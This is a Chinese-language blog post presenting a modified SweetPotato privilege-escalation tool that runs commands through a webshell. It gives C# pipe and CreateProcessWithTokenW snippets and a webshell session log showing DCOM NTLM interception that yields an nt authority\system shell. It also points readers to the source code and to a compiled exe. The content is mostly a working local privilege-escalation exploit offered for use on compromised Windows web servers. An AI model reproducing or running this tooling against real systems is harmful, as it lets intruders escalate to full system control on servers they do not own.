

# SweetPotato webshell 下执行命令版

## 前言

前两天看到了 github 上有老外发了一个 C# 版的烂土豆，所以就想改一个能在 webshell 下执行命令的版本。

请教了 @zcgovh 和 @Rcoll 两位师傅，学习了用管道对进程与进程之间进行通信。感谢两位师傅的耐心指导~

关注微信公众号回复 “烂土豆” 直接获取编译好的 exe 文件

## 管道

## 引用申明

```
public struct SECURITY_ATTRIBUTES
{
    public Int32 nLength;
    public IntPtr lpSecurityDescriptor;
    public int bInheritHandle;
}
[DllImport("kernel32.dll", SetLastError = true)]
    public static extern bool CreatePipe(ref IntPtr hReadPipe, ref IntPtr hWritePipe, ref
SECURITY_ATTRIBUTES lpPipeAttributes, Int32 nSize);
[DllImport("kernel32.dll", SetLastError = true)]
    public static extern bool ReadFile(IntPtr hFile, byte[] lpBuffer, int nNumberOfBytesToRead,
ref int lpNumberOfBytesRead, IntPtr lpOverlapped/*IntPtr.Zero*/);
```

```
[DllImport("kernel32.dll", CharSet = CharSet.Auto, SetLastError = true)]  
[return: MarshalAs(UnmanagedType.Bool)]  
internal static extern Boolean CloseHandle(IntPtr hObject);
```

## 创建管道

```
SECURITY_ATTRIBUTES saAttr = new SECURITY_ATTRIBUTES();  
saAttr.nLength = Marshal.SizeOf(typeof(SECURITY_ATTRIBUTES));  
saAttr.bInheritHandle = 0x1;  
saAttr.lpSecurityDescriptor = IntPtr.Zero;  
if(CreatePipe(ref out_read, ref out_write, ref saAttr, 0))  
{  
    Console.WriteLine("[+] CreatePipe success");  
}
```

## 新创建进程的标准输出连在写管道一端


```
STARTUPINFO si = new STARTUPINFO();  
PROCESS_INFORMATION pi = new PROCESS_INFORMATION();  
si.cb = Marshal.SizeOf(si);  
si.lpDesktop = @"WinSta0\Default";  
si.hStdOutput = out_write;  
si.hStdError = err_write;  
si.dwFlags |= STARTF_USESTDHANDLES;  
CreateProcessWithTokenW(potatoAPI.Token, 0, program, finalArgs, CREATE_NO_WINDOW, IntPtr.Zero, null,  
ref si, out pi);
```

## 读取管道

```
CloseHandle(out_write);  
byte[] buf = new byte[BUFSIZE];  
int dwRead = 0;  
while (ReadFile(out_read, buf, BUFSIZE, ref dwRead, IntPtr.Zero))  
{  
    byte[] outBytes = new byte[dwRead];
```

```
        Array.Copy(buf, outBytes, dwRead);
    Console.WriteLine(System.Text.Encoding.Default.GetString(outBytes));
}
CloseHandle(out_read);
```

## 截图



```
>_ 127.0.0.1 (*)
(*) 基础信息
当前路径: E:/phpStudy/PHPTutorial/WWW
磁盘列表: C:D:E:
系统信息: Windows NT SKYUSER-7E90I0E 6.2 build 9200 (Windows 8 Enterprise Edition) i586
当前用户: HP
(*) 输入 ashelp 查看本地命令
E:\phpStudy\PHPTutorial\WWW> SweetPotato.exe -a "whoami"
Modify by Zero Team Uknow
SweetPotato by @_EthicalChaos_

[+] Attempting DCOM NTLM interception with CLID 4991D34B-80A1-4291-83B6-3328366B9097 on port 6666 using method Token to launch c:\Windows\System32\cmd.exe
[+] Intercepted and authenticated successfully, launching program
[+] CreatePipe success
[+] Created launch thread using impersonated user NT AUTHORITY\SYSTEM
[+] Command : "c:\Windows\System32\cmd.exe" /c whoami
[+] process with pid: 34372 created.

=====

nt authority\system

[+] Process created, enjoy!
E:\phpStudy\PHPTutorial\WWW>
```

## 源码

<https://github.com/uknowsec/SweetPotato>

欢迎各位师傅 star~

